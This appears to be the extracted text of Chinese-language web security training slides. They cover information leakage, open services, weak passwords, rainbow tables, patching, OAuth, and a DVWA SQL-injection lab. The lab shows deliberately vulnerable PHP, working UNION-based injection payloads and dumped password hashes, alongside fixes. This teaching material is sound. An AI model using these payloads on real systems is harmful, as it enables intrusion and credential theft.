• 主機Server相關

- 資訊洩漏
 - 管理頁面暴露
 - 目錄瀏覽(Index of)
 - 錯誤訊息
- 提醒
 - 洩漏網站目錄結構，有可能導致重要機敏資訊外洩。
 - 帳號密碼檔
 - 組態設定檔
 - 機敏資料
 - 關閉目錄顯示功能
 - 以apache為例


```
<Directory />  
Options -Indexes  
</Directory>
```

網站系統安全管理

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網站系統安全管理



Fatal error: Class 'Controller' not found in /home/wwwroot/[redacted]/application/controllers/main.php on line 3

網站系統安全管理

Index of /test Apache Tomcat/7.0.53 - Error... Social Insight V2.0

/news_detail_277

HTTP Status 500 - javax.servlet.ServletException: [REDACTED] 該筆資料型態與資料庫型態不符

type Exception report

message javax.servlet.ServletException: org.i.a.a.g: 該筆資料型態與資料庫型態不符

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: javax.servlet.ServletException: [REDACTED] 該筆資料型態與資料庫型態不符
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:549)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:455)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:390)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:334)
org.apache.jsp._jspServlet.service(HttpServlet.java:727)
[REDACTED].ForwardFilter.doFilter(ForwardFilter.java:72)
[REDACTED].LoginFilter.doFilter(LoginFilter.java:50)
[REDACTED].SetCharacterEncodingFilter.doFilter(Unknown Source)
```

root cause

```
javax.servlet.ServletException: [REDACTED] 該筆資料型態與資料庫型態不符
org.apache.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
org.apache.jsp.news_005fdetail_jsp._jspService(news_005fdetail_jsp.java:863)
org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
javax.servlet.http.HttpServlet.service(HttpServlet.java:727)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:432)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:390)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:334)
org.apache.jsp._jspServlet.service(HttpServlet.java:727)
[REDACTED].ForwardFilter.doFilter(ForwardFilter.java:72)
[REDACTED].LoginFilter.doFilter(LoginFilter.java:50)
[REDACTED].SetCharacterEncodingFilter.doFilter(Unknown Source)
```

root cause

```
org.i.a.a.g: 該筆資料型態與資料庫型態不符
org.i.a.a.g.interstate.dal.dao.engine.DatabaseCommandExecutor.executeQuery(Unknown Source)
org.i.a.a.g.interstate.dal.dao.loadbalance.NoLoadBalanceExecutor.executeQuery(Unknown Source)
```


網站系統安全管理

- 主機Server相關

- 資訊洩漏
 - 管理頁面暴露
 - 目錄瀏覽(Index of)
 - 錯誤訊息
- 提醒
 - 上線網站應關閉對外錯誤訊息顯示
 - 以php為例
 - php.ini
 - Display_errors = off

網站系統安全管理

- **主機Server相關**

- 開啟的服務
 - 多開啟一個服務，對駭客來說等於一個入侵的機會
- 舉例
 - SMB
 - RDP
 - SSH
 - Telnet
 - Mysql

網站系統安全管理

• 主機Server相關


- 開啟的服務

```
[root@centos-512mb-sfo1-01      ]# netstat -ant|more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 0.0.0.0:465             0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp      0      0 127.0.0.1:25           0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:3306           0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:22             10.8.0.6:53556         ESTABLISHED
tcp      0      0 0.0.0.0:22             10.8.0.6:53718         ESTABLISHED
tcp      0      0 0.0.0.0:22             60.250.50.43:12708     ESTABLISHED
tcp      0      104 0.0.0.0:22             118.163.123.115:59793 ESTABLISHED
tcp      0      0 0.0.0.0:22             60.250.50.43:12667     ESTABLISHED
tcp      0      0 :::22                  :::*                   LISTEN
tcp      0      0 :::1:25                :::*                   LISTEN
tcp      0      0 :::443                 :::*                   LISTEN
tcp      0      0 :::80                  :::*                   LISTEN
```

網站系統安全管理

- 主機Server相關

- 開啟的服務



```
C:\Windows\system32\cmd.exe
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\otsuka\in>netstat -ano|more

使用中連線

協定 本機位址 外部位址 狀態 PID
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 1412
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 828
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 932
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 828
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:902 0.0.0.0:0 LISTENING 3160
TCP 0.0.0.0:912 0.0.0.0:0 LISTENING 3160
TCP 0.0.0.0:1947 0.0.0.0:0 LISTENING 1484
TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 1352
TCP 0.0.0.0:4369 0.0.0.0:0 LISTENING 2724
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 544
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 152
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 372
TCP 0.0.0.0:49879 0.0.0.0:0 LISTENING 2376
TCP 0.0.0.0:61318 0.0.0.0:0 LISTENING 628
TCP 0.0.0.0:61505 0.0.0.0:0 LISTENING 1620
TCP 0.0.0.0:61507 0.0.0.0:0 LISTENING 612
```

網站系統安全管理

- **主機Server相關**

- 開啟的服務
- **提醒**
 - 關閉不必要的服務
 - **Linux**
 - `netstat -an`
 - `chkconfig -list`
 - `chkconfig ServiceName off`
 - **Windows**
 - `netstat -an`
 - 電腦管理→服務→停止/停用

網站系統安全管理

- 主機Server相關
 - 弱密碼

網站系統安全管理

2016年最弱密碼：123456

生活中心 / 綜合報導 © 2017-01-18 06:00



美國資安公司Keeper最近公布25個2016年最弱密碼排行榜，「123456」再度榮登排行榜第1名。（圖 / Pixabay）

現代人的每日生活總脫離不了密碼認證，打開手機要密碼、登入E-mail帳戶要密碼、提款要密碼，門禁保全也要密碼，因此有些人省事怕忘記，就會設定簡單好記的密碼。不過美國資安公司Keeper最近公布25個2016年最弱密碼排行榜，「123456」再度榮登排行榜第1名，顯見「123456」不分地域、人種分別，總成為人類最常設定的密碼。

網站系統安全管理

The Most Common Passwords of 2016

We analyzed 10 Million passwords from data breaches.



Top 25 Most Common Passwords of 2016

RANK	PASSWORD
1.	123456
2.	123456789
3.	qwerty
4.	12345678
5.	111111
6.	1234567890
7.	1234567
8.	password
9.	123123
10.	987654321

2016 was another massive year for data breaches. The Keeper research team analyzed over 10M passwords available on the public web, here's what we found.

- > Nearly 17% of users are safeguarding their accounts with "123456."
- > After years of data breaches due to weak passwords, website operators are still not enforcing password best practices.
- > Website operators must take more responsibility for password security.



2016 Top Passwords Q&A

Why Is 18atcskd2w such a popular password?

According to Security Researcher, Graham Cluley, these accounts were created by bots, perhaps with the intention of posting spam onto the forums.

How common are these passwords?

The top 25 passwords of 2016 constitute over 50% of the 10M passwords that were analyzed.

網站系統安全管理

```
root@kali: /usr/share/wordlists
File Edit View Search Terminal Help
root@kali:/usr/share/wordlists# ls
dirb          dnsmap.txt    fern-wifi     metasploit-jtr  nmap.lst      sqlmap.txt    w3af.txt     wfuzz
dirbuster     fasttrack.txt metasploit    metasploit-pro  rockyou.txt.gz termineter.txt webslayer    wfuzz.txt
root@kali:/usr/share/wordlists#
```

網站系統安全管理

- Password Wordlist

- https://dazzlepod.com/site_media/txt/passwords.txt
- <https://gist.github.com/djaiss/4033452>

網站系統安全管理

- 主機Server相關

- 弱密碼
- 如何設定安全的密碼？
 - 參考目前已知的彩虹表破密範圍
 - Ophcrack
 - Freerainbowtables
- 密碼如何自我檢測？
 - 字典檔
 - 彩虹表

網站系統安全管理

ophcrack.sourceforge.net/tables.php




ophcrack

[Home](#) | [Download](#) | [Tables](#) | [News](#) | [Support](#) | [Development](#)

Free XP Rainbow tables

These tables can be used to crack Windows XP passwords (LM hashes). They CANNOT crack Windows Vista and 7 passwords (NT hashes).



All free XP tables (17.0GB)

Torrent download

Thanks for seeding



XP free small (380MB)

formerly known as SSTIC04-10k

Success rate: 99.9%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: 17cfa3fc613e275236c1f23eb241bc86



XP free fast (703MB)

formerly known as SSTIC04-5k

Success rate: 99.9%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: f6f5536975b57c891ed5f2de702a02bd

網站系統安全管理

ophcrack.sourceforge.net/tables.php



Vista free (461MB)

Success rate: 99%

Based on a dictionary of 64k words, 4k suffixes, 64 prefixes and 4 alteration rules for a total of 2^{38} passwords (274 billion).

md5sum: 403cf58178d7272a48819b47ca8b2e6b



Vista proba free (581MB)

Success rate: n/a

Passwords of length 5-10

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

!"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~ (including the space character)

2^{39} passwords selected according to the most probable password patterns and the most probable character sequences (2nd order Markov Model) within the patterns. Trained on the Rockyou password set.

md5sum: e0718aaf085980e0884ea5d09c7b856e



Vista special (8.0GB)

formerly known as NTHASH

Success rate: 99%

Passwords of length 6 or less

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

!"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~ (including the space character)

Passwords of length 7

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

Passwords of length 8

Charset: 0123456789abcdefghijklmnopqrstuvwxyz



Vista num (3.0GB)

Success rate: 99.9%

Passwords of length 1 to 12

Charset: 0123456789

網站系統安全管理

List of Rainbow Tables

This page lists the rainbow tables we generated.

LM rainbow tables speed up cracking of password hashes from Windows 2000 and Windows XP operating system.

NTLM rainbow tables speed up cracking of password hashes from Windows Vista and Windows 7 operating system.

MD5 and SHA1 rainbow tables speed up cracking of MD5 and SHA1 hashes, respectively.

The largest rainbow tables here are `ntlm_mixa1pha-numeric#1-9`, `md5_mixa1pha-numeric#1-9` and `sha1_mixa1pha-numeric#1-9`. Each has a key space of 13,759,005,997,841,642 (i.e., $2^{53.6}$).

Benchmark result of each rainbow table is shown in last column of the list below. We generate hashes of random plaintexts and crack them with the rainbow table and `rcrack/rcrack_cuda/rcrack_ci` program. `rcrack` program uses CPU for computation and `rcrack_cuda/rcrack_ci` program uses NVIDIA/AMD GPU.

Video demonstration of some rainbow tables on [YouTube](#) :

- [Hash Cracking with Rainbow Table `ntlm_ascii-32-95#1-8`](#)
- [Hash Cracking with Rainbow Table `md5_ascii-32-95#1-8`](#)
- [Hash Cracking with Rainbow Table `sha1_ascii-32-95#1-8`](#)




Perfect rainbow tables are rainbow tables without identical end points, produced by removing merged rainbow chains in normal rainbow tables. To achieve same success rate, perfect rainbow tables are smaller and faster to lookup than non-perfect rainbow tables. In lists below, parameters of non-perfect rainbow tables are in gray.

Rainbow Tables

LM Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
 <code>lm_ascii-32-65-123-4#1-7</code>	<code>ascii-32-65-123-4</code>	1 to 7	7,555,858,447,479	99.9 %	27 GB 32 GB	Perfect Non-perfect	Perfect Non-perfect

NTLM Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
 <code>ntlm_ascii-32-95#1-7</code>	<code>ascii-32-95</code>	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB	Perfect Non-perfect	Perfect Non-perfect
 <code>ntlm_ascii-32-95#1-8</code>	<code>ascii-32-95</code>	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB	Perfect Non-perfect	Perfect Non-perfect
 <code>ntlm_mixa1pha-numeric#1-8</code>	<code>mixa1pha-numeric</code>	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB	Perfect Non-perfect	Perfect Non-perfect

網站系統安全管理

• 主機Server相關

- 弱密碼
- 提醒
 - 密碼設定參考：
 - 英文大小寫、數字、特殊符號
 - 密碼長度夠長
 - 應避免：
 - 跟個人資料有關的資料當密碼(rule-based attack)
 - 應避免使用字典單字相關當密碼(dictionary attack)
 - 使用二段式登入認證
 - 使用金鑰登入
 - SSH
 - 禁止root登入
 - fail2ban

網站系統安全管理

- 主機Server相關
 - Patch & Update
 - 隨時上補丁與更新系統

網站系統安全管理

- 主機Server相關

- Patch & Update
- LAN/WAN
 - nmap、os/web vulnerability scanner ...etc
 - exploit-db
- IoT
 - Shodan
 - IoT exploit wiki
- MS17-010(CVE-2017-0148)
- Struts2
- Shellshock


網站系統安全管理

Shodan Developers Book View All...

SHODAN port:22 [Search] Explore Downloads Reports Enterprise Access Contact Us

Exploits Maps Images Like 266 Download Results Create Report

TOP COUNTRIES



United States	4,487,389
China	930,629
Brazil	850,420
Germany	820,974
France	489,746

TOP ORGANIZATIONS

Amazon.com	757,979
Digital Ocean	299,572
OVH SAS	251,198
GoDaddy.com, LLC	205,723
Telefonica de Espana	191,552

TOP OPERATING SYSTEMS

Linux 3.x	103,146
Linux 2.6.x	70,714
Windows 7 or 8	6,334
Linux 2.4.x	4,182
FreeBSD 9.x	3,062

TOP PRODUCTS

OpenSSH	6,996,697
Dropbear sshd	2,596,448
Linksys WRT45G modified dropbear sshd	216,424
Seagate GoFlex NAS device sshd	65,147
lancom sshd	57,943

Total results: 13,036,211

155.133.14.225

155-133-14-225.inlerka.pl
INTERKA S.C.
Added on 2016-05-02 16:39:21 GMT
🇵🇱 Poland, Olesno
[Details](#)

SSH-2.0-dropbear_0.51
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAQwCIYMCxIjM1b01oWJStknwqIPsZHYA5SqiGVDHG9oPEXF7+PBNJ8NUKfvc+F1xxI/jKqCDYP+mShgh/DhbdoezCscabOksY47xHJt8xvII12vbRjaEdx0aXrIhkiN/dQJ3wFCF8NpRj02tBnCMxESd2ZizMZyDostcpzu9G9/3nZA95P
Fingerprint: 7e:7a:ba:61:dc:0d:f9:96:48:f2:80...

162.75.221.78

isbmebr-brd1-fe1-5m-bs.la.net
State of Louisiana Office of Telecommunications Ma
Added on 2016-05-02 16:39:21 GMT
🇺🇸 United States, Baton Rouge
[Details](#)

SSH-1.99-Cisco-1.25
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAQDQ0vhy8zyu+urNBodLTASaP7kc+EWI0InSfALyNzHimLPc jIC6f1M8YvRswN4K5By0YKZ1U0XddF1ebJfrHalereSjM8Z08Y47/haNb5SIAGKiz2Xd7HucwhtQH15Awhbv1zSIHj4zd38uIXh9G4BgaQKgyzueXG+KBiYVR0c1VdgKjgMGgxF1Pzb1mY7w1pJTX15DSHYd1YnpJH6R+0B5mGdeX...

54.81.63.53

ec2-54-81-63-53.compute-1.amazonaws.com
Amazon.com
Added on 2016-05-02 16:39:21 GMT
🇺🇸 United States, Ashburn
[Details](#)

SSH-2.0-OpenSSH_5.9p1 Debian-Subuntu1.8
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAQDeVTpnHKumaLocOdrCL5eETeUuyPVIbpmMDoqR67onRsr9jzg+oGsoEdTbrHxdSDcX7Ht/Ebxf1qpJxqYtXvyf1YswAXd9T9soqHYmwy2TeTySTQy7J59RzTSaQrfbnrWp/uH8+HxGpmHJH0uHmspfFNUq8r6CCrWdGrVhtZstsnK58dpgbvJwgmVdAv3GxUg1zcm40IIS...

162.253.109.204

Maple River Communications
Added on 2016-05-02 16:39:21 GMT
🇺🇸 United States, Casselton
[Details](#)

SSH-2.0-dropbear_2014.63
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAQwCgwsymo+qYJAMwXY1o0XzUe59cdxovb/fln1B0m4gh8W8sCbUuu2xiUZ5+T3DeT0MS0aPtgda00/2fk5ckxLFVJdP6rxP+Xgeby6FFGQ4GHR0IssVmvA1p9THqnQ1lFchMBXhOEGrOm0VExTJWYUoz8C56vps8N0qZHaDQjeh5B
Fingerprint: be:52:fd:a6:b7:d0:98:30:21:0a...

66.134.34.75

MegaPath Corporation
Added on 2016-05-02 16:39:21 GMT
🇺🇸 United States, San Jose
[Details](#)

SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAABIwAAQEAthJZQbf+uX1b/PmM7kKZUjw576fwd7h1oikSWJd/rWqJ57PLTyYVHVu3dEk17gKdIbiUm0Y3E/9A/bvD8+Vguah6s8/uRK3UUFc0J0/hDVLbkvRbkFZPXXm81sUaiS14G10xhcWcAyuuIyWoQ/hmwTmyC1jyr2hBzWypeJGEmTmPjSFEge5Mg7Ap1qndb3RZYXeu

網站系統安全管理

https://www.exploitee.rs/index.php/Main_Page




page discussion view source history

itee.rs Main Page

Welcome to the Exploitee.rs Wiki

Check out the [Exploitee.rs Blog](#) for current news and progress or the forum [Exploitee.rs Forum](#).

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Join us on our irc channel at [irc.freenode.net #Exploiters](#) or at [freenode webchat](#)
Follow us on [twitter](#)

INTERNET OF THINGS	INTERNET OF THINGS (Cont)	INTERNET OF THINGS (Cont)	FIRST GENERATION GOOGLETV
BLU-RAY PLAYERS <ul style="list-style-type: none"> Sony BDP-S5100<ul style="list-style-type: none">Sony BDP-S5100 LG Blu-Ray<ul style="list-style-type: none">LG BP350LG BP530 Panasonic Blu-Ray<ul style="list-style-type: none">DMP-BDT230DMP-BD871	Netgear NTV200-100NAS <ul style="list-style-type: none">Netgear NTV200-100NAS Boxee Box <ul style="list-style-type: none">Boxee Google Chromecast <ul style="list-style-type: none">Google ChromecastChromecast forum Roku Streaming Players <ul style="list-style-type: none">Roku Samsung Allshare Cast <ul style="list-style-type: none">Samsung Allshare Cast Steam Link <ul style="list-style-type: none">Steam Link Vudu Spark <ul style="list-style-type: none">Vudu Spark MOBILE <ul style="list-style-type: none">Moto LTE RAZR, BIONIC, & DROID 4Moto RAZR, BIONIC, DROID 4 MUSIC PLAYERS	VOIP <ul style="list-style-type: none">Ooma Telo<ul style="list-style-type: none">Ooma Telo Medical <ul style="list-style-type: none">SJM Merlin at Home<ul style="list-style-type: none">SJM Merlin at Home Networking <ul style="list-style-type: none">Belkin N300<ul style="list-style-type: none">Belkin N300Google (TP-Link)<ul style="list-style-type: none">Google OnHub (TP-Link)Google OnHub ForumGoogle (ASUS)<ul style="list-style-type: none">Asus OnHubGoogle OnHub ForumLinksys WRT1200AC<ul style="list-style-type: none">Linksys WRT1200ACNetgear WN3000RP<ul style="list-style-type: none">Netgear WN3000RP Android TV <ul style="list-style-type: none">ADT-1<ul style="list-style-type: none">ADT-1 Android TV	Logitech Revue <ul style="list-style-type: none">Revue software rootLogitech Revue UART rootRevue forumInfo on Logitech Revue Sony NSZ-GT1 <ul style="list-style-type: none">Sony NSZ-GT1 (Bluray Player)NSZ-GT1 Forum Sony NSX-##GT1 <ul style="list-style-type: none">Sony NSX-40GT1 (Internet TV)NSX-40GT1 Forum Sony Generic <ul style="list-style-type: none">Sony Bootloader HW RootSony Unsigned Kernels (SW Root)Sony SATA HW RootI've rooted... now what?! Exploitee.rs Hardware <ul style="list-style-type: none">Exploitee.rs Low Voltage e-MMC Adapter Generic Info <ul style="list-style-type: none">All Device Feature MatrixExploiting Key Signing for RootInstalling Custom Recovery (Gen 2 Only) Presentation Slides


網站系統安全管理

- 主機Server相關
 - Patch & Update
 - 提醒
 - 系統 & 工具 & 軟體 & 函式庫.....
 - Patch! Patch! Patch!
 - Update! Update! Update!

網站系統安全管理

- 主機Server相關
 - 加密儲存

網站系統安全管理



網站系統安全管理

• 主機Server相關

- 加密儲存

- 為什麼密碼不能夠存放「明文」呢？
- 明文顧名思義，就是沒有加密的文字。
如果你的密碼沒有加密，採用明文傳輸或存放，將會有很多安全風險。
- 傳輸的過程中若被監聽，攻擊者將可以直接取得你的密碼。
- 若伺服器遭到入侵，所有站上的帳號密碼都將被攻擊者取得。
- 所以如果一個網站的密碼沒加密，這個網站的安全風險將非常大。
- 若這個網站又是大型網站、有商業行為的網站，那您可能要思考一下是否要繼續使用此站了。

<http://plainpass.com/2011/11/never-save-your-password-in-plaintext.html>

網站系統安全管理

- 主機Server相關

- 加密儲存
- 提醒
- 勿儲存明文密碼。
- 在儲存密碼時使用強度高的Hash Function來儲存密碼。
 - 例: SHA256、SHA512等。

網站系統安全管理

- 主機Server相關
 - Oauth

網站系統安全管理

- 主機Server相關

- Oauth認證




Figure 1: Abstract Protocol Flow

網站系統安全管理

The image shows a login modal window for 'ACCUPASS'. The modal is titled '登入' (Login) and contains the following elements:

- Header: ACCUPASS logo, '台北' (Taipei) dropdown, '找活動' (Find Activities), '登入 註冊' (Login Register), and '辦活動' (Organize Activities).
- Message: '開啟有趣生活的任意門，就從登入開始！' (Open the door to an interesting life, starting from login!).
- Buttons: '使用 facebook 帳號登入' (Login with Facebook account).
- Separator: '或' (or).
- Form fields: '電子郵件' (Email) and '密碼' (Password).
- Link: '忘記密碼?' (Forgot password?).
- Submit button: '登入' (Login).
- Footer: '還不是Accupass會員?' (Not an Accupass member?) and '註冊連結' (Registration link).

The background of the website features a banner for 'TOP 金融交易者商學院 TRADER TEAM' and a '免費報名' (Free registration) button.

網站系統安全管理

新品上市\$199up 熱賣補貨\$166 情人節\$188up 上衣 洋裝 裙款 褲類 外套 配件 清倉~4件\$520

您現在的位置 ▶ 會員登入

M 會員中心 Member's

請先登入‘我的帳戶’，即可使用以下功能：
Please log in, then you can use the member exclusive services



查詢訂單紀錄



查詢退貨



修改個人資料/密碼



訂閱/取消電子報

M 會員登入 Member login

會員帳號	<input type="text" value="gotobuy@tianmu.com.tw"/>	<input type="button" value="登入"/>
密碼	<input type="text" value="需含英數超過六碼"/>	
驗證碼	<input type="text" value="HGKB"/>	<input type="button" value="facebook 登入"/>

oops! Forgot ID / Password ▶ 忘記帳號/密碼?

[Go Top](#)

第一次到GoToBuy

加入會員
會員好康
購物流程

付款方式

信用卡
7-11取貨付款
購物金使用

配送取貨

郵寄到府
7-11取貨
貨到付款

售後服務

十天鑑賞期
退貨說明

會員服務

常見問題
國外買家
訂閱電子報

網站系統安全管理

- 主機Server相關

- OAuth

- 提醒

- 如果系統開發上的允許，oauth認證是不錯的選擇。
 - 把認證交給專業的來(google、facebook、yahoo)。
 - 伺服器的資料庫上不需儲存使用者密碼，避免此風險。
 - 大公司幫你抵擋各種攻擊(DDoS、Replay attack)。

Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- **網站程式開發與攻防**
- FAQ
- References

網站程式開發與攻防

- 攻防實作

- SQL Injection 資料庫防護
- Cross-site scripting(XSS)
- CMD Injection
- 上傳
- 前端Hash機制
- 前端防禦Replay攻擊
- Js disabled issue

網站程式開發與攻防

- 攻防實作

- SQL Injection 資料庫防護
- 駭客的填空遊戲



網站程式開發與攻防

- 攻防實作

- SQL Injection 資料庫防護

- DVWA:

- <http://www.dvwa.co.uk/>

- PentesterLab

- https://pentesterlab.com/exercises/web_for_pentester

- BTSLAB

- <https://sourceforge.net/projects/btslab/>

網站程式開發與攻防

- 攻防實作

- SQL Injection 資料庫防護
 - DVWA
 - Low
 - Medium
 - High
 - Impossible

網站程式開發與攻防

```
<?php if( isset( $_REQUEST[ 'Submit' ] ) ) {  
    // Get input  
    $id = $_REQUEST[ 'id' ];  
    // Check database  
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );  
    // Get results  
    $num = mysql_numrows( $result );  
    $i = 0;  
    while( $i < $num ) {  
        // Get values  
        $first = mysql_result( $result, $i, "first_name" );  
        $last = mysql_result( $result, $i, "last_name" );  
        // Feedback for end user  
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  
        // Increase loop count  
        $i++;  
    }  
    mysql_close();  
}  
?>
```

網站程式開發與攻防

```
<?php if( isset( $_REQUEST[ 'Submit' ] ) ) {  
    // Get input  
    $id = $_REQUEST[ 'id' ];  
    // Check database  
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );  
    // Get results  
    $num = mysql_numrows( $result );  
    $i = 0;  
    while( $i < $num ) {  
        // Get values  
        $first = mysql_result( $result, $i, "first_name" );  
        $last = mysql_result( $result, $i, "last_name" );  
        // Feedback for end user  
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  
        // Increase loop count  
        $i++;  
    }  
    mysql_close();  
}  
?>
```

網站程式開發與攻防

```
// Get input
$id = $_REQUEST[ 'id' ];
// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
```

- Exploit :
- 'union select user,password from users #

網站程式開發與攻防



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

Vulnerability: SQL Injection

User ID:

```
ID: 'union select user,password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 'union select user,password from users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 'union select user,password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 'union select user,password from users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 'union select user,password from users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

SQL Injection - low

網站程式開發與攻防

- 提醒

- 透過\$_REQUEST獲取用戶提交的資料默認包含\$_GET、\$_POST、\$_COOKIE較不安全。
- 沒進行過濾
 - 關鍵字過濾
 - 特殊符號
 - 跳脫字元、編碼

網站程式開發與攻防

```
<?php
    if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $id = $_POST[ 'id' ];
        $id = mysql_real_escape_string( $id );
        // Check database
        $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
        // Get results
        $num = mysql_numrows( $result );
        $i = 0;
        while( $i < $num ) {
            // Display values
            $first = mysql_result( $result, $i, "first_name" );
            $last = mysql_result( $result, $i, "last_name" );
            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            // Increase loop count
            $i++;
        }
        //mysql_close();
    }
?>
```


網站程式開發與攻防


```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysql_real_escape_string( $id );
    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysql_query( $query ) or die( 'pre>' . mysql_error() . '</pre>' );
    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Display values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );
        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        // Increase loop count
        $i++;
    }
    //mysql_close();
}
?>
```

網站程式開發與攻防

```
$id = $_POST[ 'id' ];  
    $id = mysql_real_escape_string( $id );  
    // Check database  
    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";  
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() .  
'</pre>' ); 1
```

- Exploit:
- id=1 or 1=1 union select user,password from users
#&Submit=Submit
- (hackbar)

網站程式開發與攻防



DVWA

Vulnerability: SQL Injection

User ID:

```
ID: 1 or 1=1 union select user,password from users #  
First name: admin  
Surname: admin  
  
ID: 1 or 1=1 union select user,password from users #  
First name: Gordon  
Surname: Brown  
  
ID: 1 or 1=1 union select user,password from users #  
First name: Hack  
Surname: Me  
  
ID: 1 or 1=1 union select user,password from users #  
First name: Pablo  
Surname: Picasso  
  
ID: 1 or 1=1 union select user,password from users #  
First name: Bob  
Surname: Smith  
  
ID: 1 or 1=1 union select user,password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1 or 1=1 union select user,password from users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1 or 1=1 union select user,password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1 or 1=1 union select user,password from users #  
First name: pablo  
Surname: 0d107d00f5bba40c3de3de5c71e0e0b7
```

網站程式開發與攻防

- 提醒

- ~~—用POST就安全了嗎？~~

網站程式開發與攻防

```
<?php if( isset( $_GET[ 'Submit' ] ) ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );  
    // Get input  
    $id = $_GET[ 'id' ];  
    // Was a number entered?  
    if(is_numeric( $id )) {  
        // Check the database  
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id =  
(:id) LIMIT 1;' );  
        $data->bindParam( ':id', $id, PDO::PARAM_INT );  
        $data->execute(); $row = $data->fetch();  
        // Make sure only 1 result is returned  
        if( $data->rowCount() == 1 ) {  
            // Get values  
            $first = $row[ 'first_name' ];  
